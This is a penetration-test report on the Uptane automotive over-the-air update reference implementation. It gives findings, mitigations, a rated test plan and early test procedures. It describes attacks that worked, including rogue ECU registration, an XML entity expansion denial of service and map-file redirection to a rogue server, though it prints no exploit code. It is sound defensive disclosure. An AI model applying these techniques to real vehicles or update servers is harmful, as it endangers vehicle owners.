Test 8 (*Uptane Client Registration*) attempted to register a rogue duplicate Secondary with the Primary, and a rogue duplicate Primary with the servers to route traffic to the rogue devices instead of the legitimate devices. Both rogue registrations were successful at downloading updates intended for their duplicate counterpart, however, neither rogue device starved the legitimate device from an update. Although this test was unsuccessful at starving a legitimate client from an update, it does highlight the risk of potential functionality issues (due to dependency management) and a loss of intellectual property,

therefore, failing this test. SwRI recommends the reference implementation to utilize its current capability of recognizing a spoofed ECU registration, and then deny processing a vehicle version manifest from the spoofed ECU. One way of implementing this is to include a challenge-response approach to authenticate the Primary before sending or receiving private information. Additionally, SwRI recommends incorporating the capability to recognize a spoofed ECU registration into the Primary's functionality. This will assist the inventory database in properly performing dependency resolution and assist the director repository to prepare updates for the appropriate Secondary.

Test 14 (*Mix and Match Update*) combined metadata from various updates to cause a Secondary to install metadata that never existed together on the repository at the same time (i.e., perform a mix-and-match attack). This required the attackers to perform and monitor a valid update, then perform another legitimate update but drop the communication to the Secondary. Then the attackers performed a mix-and-match update attack to the Secondary with a rogue Primary utilizing incompatible *snapshot* metadata. The Secondary did not download the update and is not susceptible to a mix-and-match attack. However, after performing the attack, the Secondary would delete its *verified* metadata file that corresponds to the malicious metadata from the attack (i.e., *snapshot*). This prevented the Secondary from downloading any legitimate updates afterward, thereby, performing a permanent freeze attack against the Secondary and failing the test. SwRI recommends modifying the update code on the Secondary to not remove trusted metadata until new trusted metadata is verified.

Test 21 (*Server Storage Encryption*) was executed to determine if the servers were storing security sensitive information in memory or a temporary directory. This required observing the directory structures of the servers throughout an update process. SwRI determined that the servers are not using temporary directories, but are storing metadata and update images in filesystem locations with global read permissions. Additionally, SwRI determined cryptographic keys used to sign metadata and updates are encrypted, but also have global read permissions. Since privacy-relevant data (e.g., metadata, update images, and cryptographic keys) are stored with global read permissions, this test failed. SwRI recommends not storing security-sensitive data with global read permissions. Additionally, SwRI recommends utilizing a hardware or virtual trusted platform module (TPM) or hardware security module (HSM) for encryption key storage.

Test 25 (*Delegation Attack*) determined the effect multiple delegations have on the size of the metadata. This test attempted to send an update to the Secondary with a delegation on the director's *targets* metadata, which contradicts the Uptane Implementation Specification and Update Deployment Considerations documents. SwRI determined the amount a delegation increased the *targets* metadata to be minimal (roughly 546 bytes per delegation). Additionally, SwRI determined a Secondary would attempt to download an update with delegations on the director's *targets* metadata, which contradicts documentation and fails this test. SwRI recommends schema checking on the director's *targets* metadata to be performed differently than *targets* metadata received from the image repository, to account for the difference in delegation authority as outlined in Uptane documentation.

Test 26 (*Version Report DOS*) attempted to perform a denial of service (DOS) attack against the Primary by imitating a Secondary sending a large ECU version report. This required crafting a very large version report and imitating a legitimate Secondary sending an ECU version report to the Primary. This resulted in the Primary crashing and killing the Uptane Primary process without sending a response to the Secondary. Since the Primary was successfully DOS'd to the point of killing the process, this test failed. SwRI recommends implementing similar download controls that a Primary currently leverages in order to restrict downloading data from the servers. This will assist in preventing the Primary from being vulnerable to an endless data attack from within the vehicle. Additionally, SwRI recommends that the

Primary exercise schema checking on all fields of the version report. Currently, the Primary only performs schema checking on certain fields and leaves it up to the server to perform full verification of the ECU version report.

Test 28 (*Ownership Change*) attempted to exploit the change of ownership functionality to redirect the Primary to an attacker's rogue server. Uptane documentation details a map file that exists on the Primary and full-verification Secondaries which details the IP addresses and ports for the director and image repository. These files were found on the reference implementation and can only be modified by the file owner. The attackers leveraged their user permissions to modify the IP for both repositories to be redirected to their rogue server. The Primary reached out to the rogue server for updates, thus failing this test. SwRI notes the necessity of the map file in order to account for change of ownership situations. As such, SwRI recommends that an ECU should only overwrite their map file after receiving a signed map file from both the director and image repositories to ensure the authenticity and integrity of the new map file contents.

Test 33 (*RPC Calls*) attempted to send private API commands to the inventory database from an unauthorized user (i.e., not the director repository) which contradicts Uptane documentation. SwRI could successfully query the inventory database without authentication from a publicly accessible API, therefore contradicting documentation and failing this test. SwRI recommends for the reference implementation to require authentication and to only be accessible via a private API with the director repository. This will make the reference implementation compatible with both the Implementation Specification Section 6.2 and Deployment Considerations Section B.2.2.7. Authentication can be implemented a variety of ways, including an authentication header (composed of username and password) in the XML-RPC request. Additionally, the XML-RPC request should not be exposible to an outside client and must only be accessible from a private connection to the director repository.

Test 34 (*XML Entity Expansion*) attempted to exploit the Python XML-RPC package being utilized by Uptane to parse XML input to perform an XML entity expansion attack. An XML entity expansion attack relies on recursive relationships within XML data to cause the parser to be overwhelmed with data and unable to perform any other actions (i.e., DOS attack). This test found that the XML-RPC package being used by Uptane is vulnerable to the attack, resulting in a failed test. SwRI recommends using the Python *defusedxml* package to handle XML parsing. Utilizing the *defusedxml* package will provide protection against DOS attacks and other vulnerabilities present in several Python XML parsing packages.

Test 35 (*Push Multiple Updates*) attempted to send multiple valid updates to a Secondary to determine if the Secondary would correctly download and install the updates in order. This required generating and pushing multiple valid updates from the servers to the Primary. Afterward, the Primary provided the multiple updates to the Secondary. The Secondary would not download and install the valid updates, thus, leading to a functionality error similar to a freeze attack against the Secondary and resulting in a failed test. SwRI recommends adding functionality within the Secondary to determine which update must be applied first when provided multiple updates to install, to prevent entering a 'freeze-attacked state'.

5 SUMMARY

SwRI's penetration testing of the Uptane reference implementation revealed several potential vulnerabilities, which are indicated below.

- The reference implementation is not using transport layer security (TLS) to encrypt communication between the Primary and any remote repositories or between Primary and Secondary (when supported by the transport protocol). SwRI recommends using TLS (preferably utilizing mutual authentication) with a strong cipher suite to encrypt this communication.
- The reference implementation is not utilizing certificate pinning to ensure a Primary is communicating with a legitimate server at the designated IP address and port. SwRI recommends that the Primary is provisioned with the public key of the server in order to validate the identity of the server before sending sensitive information.
- Both the clients (Primary and Secondary) and servers (director, image repository, and timeserver) store sensitive information (metadata, updates, encryption keys) with global read permissions. SwRI recommends not storing sensitive information with global read permissions. Additionally, SwRI recommends utilizing a hardware (or virtual) trusted platform module (TPM) or hardware security module (HSM) to securely store encryption keys. Lastly, SwRI recommends utilizing the principle of least privilege in that a client should not contain the private key for the server with which it is communicating.
- The reference implementation recognizes a spoofed ECU registration but it still sends sensitive information to the spoofed ECU (e.g., updates with associated metadata). This can lead to functionality issues (e.g., incorrect versions stored for the spoofed ECU for dependency management) and a loss of intellectual property. SwRI recommends utilizing the recognition of a spoofed ECU registration to deny processing vehicle version manifests from the spoofed client. Additionally, clients should be authenticated by the server before sending sensitive information.
- Performing a mix-and-match attack against the reference implementation was unsuccessful but resulted in a functionality issue preventing the Secondary from performing any valid update afterward due to the removal of trusted metadata. SwRI recommends modifying the update process on the Secondary so that it does not remove previously trusted metadata until a new trusted update is approved.
- The reference implementation would attempt to download an update with delegations on the directors' *targets* metadata, thereby, directly contradicting Uptane documentation. SwRI recommends schema checking to be performed differently on metadata received from the director repository to account for the difference in functionality from the image repository.
- A Primary is susceptible to becoming a victim of a denial-of-service (DOS) attack due to receiving an extremely large ECU version report from a compromised Secondary. A Primary currently contains download protections when downloading updates and metadata from the servers, yet does not apply these protections when receiving data from a Secondary. SwRI recommends implementing these download restrictions on communication between Secondaries and Primaries in order to prevent the Primary from being vulnerable to an endless data attack from within the vehicle. Additionally, SwRI recommends for the Primary to perform schema checking on all fields when receiving an ECU version report.

- The reference implementation is vulnerable to the exploitation of a change of ownership situation, by allowing a user to modify the map file. This allows attackers to force Primaries to communicate with a rogue server rather than a legitimate one. SwRI recommends that a Primary should update its map file after receiving a signed map file from both the director and image repository to ensure the authenticity and integrity of the map file contents.
- According to Uptane documentation (Deployment Considerations B.2.2.7), the inventory database can only be accessible from the director repository via a private API that requires authentication. SwRI could successfully query the inventory database without authentication from a publicly accessible API. SwRI recommends following the requirement in the Deployment Considerations and requiring authentication between the director repository and the inventory database.
- The Python package being utilized by the Uptane reference implementation for parsing incoming Extensible Markup Language Remote Procedure Call (XML-RPC) data is susceptible to an XML entity expansion attack. This attack causes the Uptane server to become DOS'd and crash. SwRI recommends utilizing the *defusedxml* package for parsing XML data, which provides protections against DOS attacks and other vulnerabilities present in several Python XML parsing packages.
- If multiple valid updates are created between the update cycles of an Uptane Secondary, it is not capable of downloading and installing multiple valid updates, which results in the Secondary entering a 'freeze-attacked' state. SwRI recommends adding functionality to a Secondary to recognize this situation and request updates in their appropriate order.

SwRI has provided recommended mitigations for identified vulnerabilities based on SwRI's knowledge of the Uptane reference implementation. The proper and secure implementation of the proposed mitigations will improve the overall security posture of the implementation. SwRI recommends that NYU review these results using their risk management system to make a final decision of which recommended mitigations are vital and to be implemented soonest. Additionally, these results and testing procedures may guide other implementations in order to avoid some of the identified potential vulnerabilities.

Appendix A
Uptane Reference Implementation Test Plan

This section specifies the test plan executed during this penetration testing engagement. The tests were prioritized for execution utilizing a risk rating approach based on how potential vulnerabilities may affect the Uptane reference implementation. Over the course of testing, the test plan was updated and expanded to include new tests identified and to mark tests N/A that were considered to be duplicates or not applicable to the system under test.

A.1 Test Plan Metrics and Ratings

The tables below provide the test plan metrics and ratings used during the penetration test.

Table A-1. Priority Ratings and Descriptions

Priority	Description
High	Critical, Highest Priority. These tests generally concern features that directly affect safety.
Medium	Non-Critical, High Priority. These tests generally concern module security features, denial of service, and lower impact nuisance items.
Low	Non-Critical, Low Priority. These tests generally concern nuisance items that do not affect security or safety.

Table A-2. Expertise Ratings and Descriptions

Expertise	Description
High	Exploitation of vulnerability requires a highly skilled attacker.
Medium	Exploitation of vulnerability requires a moderately skilled attacker.
Low	Discovery and exploitation of vulnerability requires a low skilled attacker.

Table A-3. Effort Ratings and Descriptions

Effort	Description
High	Exercising vulnerability requires a high amount of effort (several weeks).
Medium	Exercising vulnerability requires a medium or moderate amount of effort (< 1 week).
Low	Exercising vulnerability requires a low amount of effort (< 1 day).

Table A-4. Impact Ratings and Descriptions

Impact	Description
High	Vulnerability affects either many devices (all units) or affects safety or other resources external to the device.
Medium	Vulnerability affects a limited number of devices (specific hardware/software configurations) or may disable device functionality but not impact safety critical systems.
Low	Vulnerability affects an isolated component within the device and is self-contained.

Table A-5. Result Ratings and Descriptions

Result	Description
Pass	The test resulted in a positive finding; the security feature or system design, prevented an attack.
Fail	The test resulted in a negative finding; an attack was possible due to failed or missing security controls.
Info	The test resulted in information that could be used in an attack or to devise new attacks.
N/A	The test could not be performed either due to limited device functionality or availability or due to schedule constraints and noted in the comments section.

Table A-6. Vector Ratings and Descriptions

Vector	Description
Varies	Specify the component or access vector (e.g., Uptane Client, Uptane Server, Web UI, Wi-Fi) used to exploit the vulnerability.

A.2 Uptane Reference Implementation Test Plan

The table below described the final test plan utilized during the penetration test.

Table A-7. Test Plan Spreadsheet

Test ID	Name	Description	Result	Priority	Expertise	Effort	Impact	Vector	Comments
1	Sniffing	Monitor all traffic coming to/from the Uptane client to the Uptane server during all points of communication (e.g., registration, download, etc.)	Info	Low	Low	Low	Low	Server + Client	Communication is in the clear.
2	TLS/SSL Downgrade	Determine if the Uptane client is using TLS/SSL to communicate with the Uptane server. If so, attempt to downgrade the TLS/SSL connection. Also, verify whether mutual authentication occurs.	Fail	Medium	Medium	Low	Medium	Client	Reference Implementation is not using TLS, therefore, a downgrade attack is not possible.
3	Examine Logs	Examine logs of the OS running the Uptane client, looking for debug/security pertinent information, such as: debug messages, keys used, directories used, etc.	Pass	Low	Low	Low	Low	Client	Logs do not appear to reveal sensitive information.
4	Certificate Checking	Determine if the Uptane client is verifying the certificate of the server before communicating and sending sensitive information.	Fail	Medium	Low	Low	Medium	Client	
5	Application Permissions	Examine system permissions given to the Uptane processes (i.e., servers, Primary, and Secondary).	N/A	Low	Low	Low	Low	Client	

Test ID	Name	Description	Result	Priority	Expertise	Effort	Impact	Vector	Comments
6	Client Storage Encryption	Examine if the Uptane client implement proper privileges on files stored (e.g., keys, files, etc.).	Fail	Medium	Medium	Medium	Medium	Client	
7	Code Obfuscation	Determine if the Uptane client's code is obfuscated, and if not, utilize the code to reverse engineer the Client.	N/A	Medium	Low	Medium	Medium	Client	Moved into code review writeup.
8	Uptane Client Registration	Examine registration between the Uptane client and the Uptane server. Attempt to exploit the registration process by interrupting the registration process and spoofing as an Uptane client.	Fail	Medium	Medium	Medium	Medium	Server + Client	
9	Key Revocation	Examine the key revocation process and attempt to exploit the process by sending an unauthorized key revocation command to the Uptane client.	Pass	High	Medium	Medium	High	Server + Client	
10	Endless Data Update	Attempt to send an endless data update to the Uptane Primary.	Pass	High	Low	Low	High	Server + Client	
11	Replay Update	Attempt to replay a previous downloaded update to the Uptane client.	Pass	High	Medium	Low	High	Server + Client	

Test ID	Name	Description	Result	Priority	Expertise	Effort	Impact	Vector	Comments
12	Malicious Update	Modify a valid update and send it to the Uptane client to determine if it detects a malicious update.	Pass	High	Low	Low	High	Server + Client	
13	Partial Update	Interrupt the updating process to determine how the Uptane client responds.	Pass	High	Low	Medium	High	Server + Client	
14	Mix and Match Update	Modify an update bundle to combine cryptographically approved updates with incompatible metadata (attempt without a server key compromise).	Fail	High	Medium	High	High	Server + Client	Although not susceptible to mix-and-match attack revealed major functionality flaw .
15	Rollback Update	Send an update with an older version number than what is currently installed on the Uptane client.	Pass	High	Low	Low	High	Server + Client	
16	Spider Server	Spider server webpages to identify any instances where specific functions could be exploited.	N/A	Low	Low	Low	Low	Server	Test N/A without a web application.
17	Server Encryption	Verify the server requires an HTTPS connection (i.e., HSTS is enabled). If not, attempt an HTTPS stripping attack.	N/A	Low	Low	Low	Low	Server	Test N/A without a web application

Test ID	Name	Description	Result	Priority	Expertise	Effort	Impact	Vector	Comments
18	Examine Credentials	Examine login credentials for predictability (e.g., tokens, certificates, etc.). Includes checking for duplicate logins on separate servers (OEM login on the Image repo that is the same as the OEM login on the Director repo).	N/A	Low	Low	Low	Medium	Server	Test N/A without a web application
19	Session Termination	Examine termination rules to determine if sessions are terminated properly.	N/A	Medium	Medium	Low	Medium	Server	Test N/A without a web application
20	Privilege Escalation	Attempt to gain administrative access to server from a lower-level user.	N/A	Medium	Medium	Medium	Medium	Server	Test N/A without a web application
21	Server Storage Encryption	Examine the server storage and attempt to push unauthorized updates to the OTA server. Additionally, examine if the Uptane server implement proper privileges on files stored (e.g., keys, files, etc.).	Fail	Medium	Medium	Medium	Medium	Server	
22	Partial Bundle	Attackers perform a MITM, such that, they drop a subset of images intended for the Primary (i.e., out of 3 images for the Primary, only 2 are sent). Observe how the Primary reacts to the missing update.	Pass	Medium	High	Medium	High	Client	

Test ID	Name	Description	Result	Priority	Expertise	Effort	Impact	Vector	Comments
23	Compromised Developer	Build and send malicious images as if a developer was compromised to determine how a compromised delegated role has on the system.	N/A	Medium	High	Medium	High	Server	
24	Vulnerability Exploit	Compromise a low-level ECU by leveraging a programming error such as buffer overflow	N/A	Low	High	High	High	Client	
25	Delegation Attack	Create an update with numerous delegations to cause the metadata to be sufficiently large that the update is unable to be verified due to a lack of space on the full-verification ECU. Additionally, attempt to exploit the delegation functionality by assigning a delegation from only the Director repository.	Fail	Medium	Medium	Medium	Medium	Server + Client	
26	Version Report DOS	A Secondary sends an extremely large version report to the Primary. Such that, the Primary does not have sufficient space to write the version report to disk and experiences a Denial of Service (DOS).	Fail	High	High	Medium	Medium	Client	

Test ID	Name	Description	Result	Priority	Expertise	Effort	Impact	Vector	Comments
27	Replace ECU	Replace an ECU on the vehicle to see if the vehicle will fail to authenticate for an update since the vehicle version manifest is different than what is expected by the inventory database (old ECU not present and new ECU may not be associated with vehicle). Note if any dependency resolution issues occur due to the new ECU being newer/older than the previous/replaced ECU.	Pass	Medium	Low	Medium	Medium	Client	
28	Ownership Change	Exploit the change of ownership from fleet to a consumer, by modifying the Map File to point to a rogue Director Repository.	Fail	Medium	Medium	Medium	High	Client	Can modify the map file for both the Director and Image Repository on the reference implementation, thereby, increasing impact severity.
29	File Examination	Examine temporary files for old images or information. Use forensics tools to look for these files to look for development tools or potential mis-stored private keys. Similar to #6 & #21.	N/A	Medium	Medium	Medium	Low	Server	
30	Buffer Overflow	Attempt to invoke a buffer overflow when sending data to the Uptane server, Primary, or Secondary.	N/A	Medium	Medium	Medium	Medium	Server + Client	

Test ID	Name	Description	Result	Priority	Expertise	Effort	Impact	Vector	Comments
31	Seed Entropy	Examine the entropy of seeds used to create keys.	N/A	Medium	High	Medium	Low	Server	Not using CAN seed-key, so test is N/A.
32	RPC Recon	Attempt to gather information from servers sending RPC calls.	Info	Medium	Low	Low	Low	Server	
33	RPC Calls	Analyze the RPC calls that are used throughout the update process. Attempt to exploit RPC calls that provide elevated privilege.	Fail	Medium	Low	Low	Medium	Server	
34	XML Entity Expansion	Craft RPC requests that include several levels of nested XML Entity's, in an attempt to DOS the XMLRPC packages when attempting to parse the request.	Fail	Medium	Medium	Low	Medium	Server	
35	Push Multiple Updates	Attempt to exploit the update functionality of the Secondary by pushing multiple updates to the Primary before the Secondary calls update_cycle().	Fail	Medium	Low	Low	High	Server	

Appendix B
Uptane Reference Implementation Test Procedures

This section describes test procedures and findings collected during penetration testing.

B.1 TEST.1 – Sniffing

B.1.1 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	INFO

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository, image repository, and timeserver Separate Pi running Primary Separate Pi running Secondary
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Wi-Fi communication between Primary and Servers/Secondary

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Great Scott Gadget – Throwing Star LAN Tap Pro	Used to passively monitor communication to/from the Raspberry Pi emulating the Primary.
Wireshark	Network protocol analyzer

B.1.2 Test Case

Monitor all traffic coming to/from the Uptane client to the Uptane server during all points of communication (e.g., registration, download, etc.)

B.1.3 Test Results

Findings –INFO

This test examined all communication to/from the Primary. This includes communication between the Primary and the servers (Director, Image, Timeserver), as well as, communication between the Primary and the Secondary. This was an informational test that returned the communication, which highlighted several RPC calls in use, which will be used in later attacks.

B.1.4 Test Steps

Step 1: Setup Test Computer

Ensure the 3 Raspberry Pi's are setup to emulate the servers (i.e., Director, Image, Timeserver), the Primary, and the Secondary. Afterward, configure the test computer to be able to communicate with the devices (i.e., on the same network). Plug the test computer into the Throwing Star LAN Tap Pro to be able to sniff all traffic to/from the Primary, as seen in Figure B-1 below.




Figure B-1. Test Environment Setup

Step 2: Monitor the Traffic

Monitor the traffic to/from the Primary using Wireshark on the test computer previously setup. Perform an update by following the procedures listed in the readme located at <https://github.com/uptane/uptane>.

Step 3: Examine Traffic

After examining the traffic, several RPC calls are made between the Primary and Secondary, and the Primary and the Servers. Additionally, all traffic was communicated in the clear. These results will be utilized for future testing.

B.2 TEST.2 – TLS Downgrade

B.2.1 Test Information

Test Information	
Reference Test ID(s)	Test.1 Sniffing
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Wired communication to/from the Primary.

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Great Scott Gadget – Throwing Star LAN Tap Pro	Used to passively monitor communication to/from the Raspberry Pi emulating the Primary.
Wireshark	Network protocol analyzer

B.2.2 Test Case

Determine if the Uptane client is using TLS/SSL to communicate with the Uptane server. If so, attempt to downgrade the TLS/SSL connection. Also, verify whether mutual authentication occurs.

B.2.3 Test Results

Findings – FAIL

This test examined communication to/from the Primary when performing an update. This includes communication to the Servers and the Secondary. All communication was sent in the clear. TLS was not used, therefore, a TLS downgrade attack and mutual authentication are not applicable. This test failed because TLS is not being used to encrypt communication to/from the Primary.

Recommendations

It is recommended to use mutual TLS with strong cipher suites when communicating with another party. This provides authentication and mitigates the risk of a man-in-the-middle attack. It should be noted that simply utilizing TLS does not imply an entire system is 'secure', but it does assist with defense-in-depth security.

B.2.4 Test Steps

Step 1: Setup Test Computer

Ensure the 3 Raspberry Pi's are setup to emulate the servers (i.e., Director, Image, Timeserver), the Primary, and the Secondary. Afterward, configure the test computer to be able to communicate with the devices (i.e., on the same network). Plug the test computer into the Throwing Star LAN Tap Pro to be able to sniff all traffic to/from the Primary, as seen in Figure B-2 below.




Figure B-2. Test Environment Setup

Step 2: Monitor the Traffic

Monitor the traffic to/from the Primary using Wireshark on the test computer previously setup. Perform an update by following the procedures listed in the ReadMe located at <https://github.com/uptane/uptane>.

Example traffic in Wireshark can be seen in Figure B-3 below.




Figure B-3. Communication Output in Wireshark

Step 3: Examine Traffic for Weak TLS Ciphers

Examining the traffic has revealed that TLS is currently not implemented on any communication to/from the Primary. Therefore, a downgrade attack is not applicable and will not be attempted. However, this test remains a fail because TLS is not implemented in any communication.

B.3 TEST.3 – Examine Logs

B.3.1 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	PASS

Device Under Test (DUT) Information	
Raspberry Pi	Running director, image, and timeserver repository Separate Pi running Primary Separate Pi running Secondary
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Raspberry Pi OS

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2

B.3.2 Test Case

Examine logs of the OS running the Uptane client, looking for debug/security pertinent information, such as: debug messages, keys used, directories used, etc.

B.3.3 Test Results

Findings – PASS

This test examined the process output and several common logging locations to determine if the Uptane servers or clients were logging security pertinent information. This test did not find any logs pertaining to the Uptane servers or clients, therefore, this test is a pass.

B.3.4 Test Steps

Step 1: Connect to the Raspberry Pi running Uptane Servers

Connect to the Raspberry Pi running the Uptane servers via ssh, as seen in the command below:

```
ssh pi@192.168.1.100
```

Monitor the output displayed on the screen when performing an update. It should appear similar to the output below.

```
(uptane) pi@uptane-server:~/workspace/uptane $ python -i demo/start_servers.py
ImageRepo: Initializing repository
Creating '/home/pi/workspace/uptane/imagerepo'
Creating '/home/pi/workspace/uptane/imagerepo/metadata.staged'
Creating '/home/pi/workspace/uptane/imagerepo/targets'
ImageRepo: Loading all keys
ImageRepo: Copying target file into place.
ImageRepo: Copying target file into place.
ImageRepo: Copying target file into place.
ImageRepo: Copying target file into place.
ImageRepo: Copying target file into place.
ImageRepo: Copying target file into place.
ImageRepo: Copying target file into place.
ImageRepo: Signing and hosting initial repository metadata
'timestamp.json' expires Sat Feb 3 20:50:01 2018 (UTC).
0.9992245370370371 day(s) until it expires.
ImageRepo: Main Repo server process started, with pid 861; Main Repo serving on
port: 30301; Main repo URL is 192.168.1.100:30301/
ImageRepo: Starting Image Repo Services Thread: will now listen on port 30309
Director: Loading all keys
Serving HTTP on 0.0.0.0 port 30301 ...

Director: Initializing vehicle repositories
Creating '/home/pi/workspace/uptane/director/111'
Creating '/home/pi/workspace/uptane/director/111/metadata.staged'
Creating '/home/pi/workspace/uptane/director/111/targets'
Creating '/home/pi/workspace/uptane/director/112'
Creating '/home/pi/workspace/uptane/director/112/metadata.staged'
Creating '/home/pi/workspace/uptane/director/112/targets'
Creating '/home/pi/workspace/uptane/director/113'
Creating '/home/pi/workspace/uptane/director/113/metadata.staged'
Creating '/home/pi/workspace/uptane/director/113/targets'
Creating '/home/pi/workspace/uptane/director/democar'
Creating '/home/pi/workspace/uptane/director/democar/metadata.staged'
Creating '/home/pi/workspace/uptane/director/democar/targets'
Director: Signing and hosting initial repository metadata
'timestamp.json' expires Sat Feb 3 20:52:00 2018 (UTC).
1.0 day(s) until it expires.
'timestamp.json' expires Sat Feb 3 20:52:00 2018 (UTC).
0.999988425925926 day(s) until it expires.
'timestamp.json' expires Sat Feb 3 20:52:00 2018 (UTC).
0.999988425925926 day(s) until it expires.
'timestamp.json' expires Sat Feb 3 20:52:00 2018 (UTC).
0.999988425925926 day(s) until it expires.
Director: Director repo server process started, with pid 863, serving on port
